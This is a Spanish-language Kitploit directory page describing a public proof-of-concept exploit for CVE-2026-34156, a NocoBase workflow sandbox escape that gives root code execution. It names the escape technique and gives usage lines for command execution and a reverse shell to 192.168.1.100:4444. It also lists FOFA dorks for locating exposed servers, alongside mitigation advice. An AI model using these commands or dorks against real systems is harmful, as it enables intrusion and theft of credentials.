Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-34156 — PoC de explotación y plantilla de Nuclei para CVE-2026-34156, una evasión del sandbox de flujos de trabajo de NocoBase que permite la ejecución remota de código sin autenticación como root. | Kitploit
Herramientas/GitHubGitHub/ashrafzaryouh/cve-2026-34156
ReconocimientoEscáneres de VulnerabilidadesEscáneres de Vulnerabilidades WebAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónHerramienta de Acceso Remoto
Compartir
GitHubashrafzaryouh/cve-2026-34156

CVE-2026-34156

PoC de explotación y plantilla de Nuclei para CVE-2026-34156, una evasión del sandbox de flujos de trabajo de NocoBase que permite la ejecución remota de código sin autenticación como root.

Ver Repositorio
hace 7 mesesAún no revisado



🚨 CVE-2026-34156 - NocoBase Critical Sandbox Escape

ChatGPT Image Apr 3, 2026, 01_32_16 PM Critical CVSS 9.9 Exploit Public

No autenticado / Bajo privilegio → Ejecución remota de código como root en NocoBase


📌 Descripción general

CVE-2026-34156 es una vulnerabilidad crítica de escape de sandbox en NocoBase (una plataforma de código abierto no-code/low-code).

Un atacante con la capacidad de crear o ejecutar un Nodo de Script de Workflow (incluso con bajos privilegios) puede escapar del sandbox vm de Node.js y lograr ejecución remota de código completa como root dentro del contenedor.

Versiones afectadas

  • NocoBase < 2.0.28

Corregido en

  • NocoBase 2.0.28 (publicado en marzo de 2026)

🛠 Detalles de la vulnerabilidad

  • Componente: @nocobase/plugin-workflow-javascript (Nodo de Script)
  • Tipo: Escape de sandbox mediante console._stdout.constructor.constructor
  • Impacto:
    • Ejecución remota de código como root (uid=0)
    • Ejecución arbitraria de comandos
    • Acceso al sistema de archivos (fs)
    • Fuga de variables de entorno (credenciales de base de datos, secretos)
    • Compromiso total del contenedor

Causa raíz

El objeto console pasado al sandbox proviene del realm del host, lo que permite a los atacantes escalar la cadena de prototipos y acceder al constructor real de Function → process.mainModule.require.


🚀 Exploit

Prueba de concepto (PoC)

# Ejecución simple de comandos

python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444

El repositorio incluye: Script PoC completo, plantilla de Nuclei y verificador seguro.


🧪 Detección

Plantilla de Nuclei

nuclei -u https://target -t cves/CVE-2026-34156.yaml

Dorks de FOFA

title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"

🛡️ Mitigación

  1. Actualice inmediatamente a NocoBase 2.0.28 o superior.
  2. Deshabilite el Nodo de Script de Workflow para usuarios no confiables.
  3. Ejecute los contenedores de NocoBase como usuario no root.
  4. Utilice un sandboxing más robusto (p. ej., isolated-vm) en producción.

📸 Capturas de pantalla

cve-2026-34156

⚠️ Aviso legal

Este repositorio es para fines educativos y de investigación de seguridad autorizada únicamente.
Úselo solo en sistemas que posea o para los que tenga permiso explícito por escrito para probar.

La explotación no autorizada es ilegal.


⭐ Créditos y referencias

  • Descubrimiento: Desconocido (Divulgado públicamente)
  • Parche: Equipo de Seguridad de NocoBase
  • NVD: CVE-2026-34156
  • Aviso de GitHub: GHSA-px3p-vgh9-m57c

Hecho con ❤️ para la comunidad de seguridad
Mantente seguro. Parchea rápido.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    311
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    303

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →